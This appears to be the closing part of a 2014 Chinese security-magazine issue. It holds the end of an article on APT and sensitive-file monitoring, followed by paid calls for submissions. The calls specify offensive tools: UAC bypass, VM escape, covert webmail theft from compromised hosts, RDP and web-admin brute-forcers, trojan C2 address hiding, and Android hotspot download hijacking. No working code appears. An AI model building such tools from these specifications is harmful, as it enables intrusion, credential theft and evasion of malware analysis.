最后说点令人意外的，由于我们对敏感文件进行了监控，在这个项目实施过程中，我们发现了某外包人员拷贝大量源代码到 U 盘的行为，经通报相关领导后，该份代码被及时拿回。这个事件也进一步推进了该项目的部署实施范围，从上往下强制安装，比我们去做工作效果来的实在好太多了。

总结

在该项目实施过程中，我们花费了非常多的精力在功能优化与策略实施中，而且随着部署范围的扩大，后台的性能优化也花费了不少功夫。系统与 SOC 对接，在 SOC 上开发出针对性的 case 并纳入常态化运维，才确保该项目通过验收。

APT 防护，不是单靠一套软件就能实现的，不要以为想办法搞到一套 FireEye 或类似产品就结束了，其实要做的工作远远不止。

（完）

2014 年第 11 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 12 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

3.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

4.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具

体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680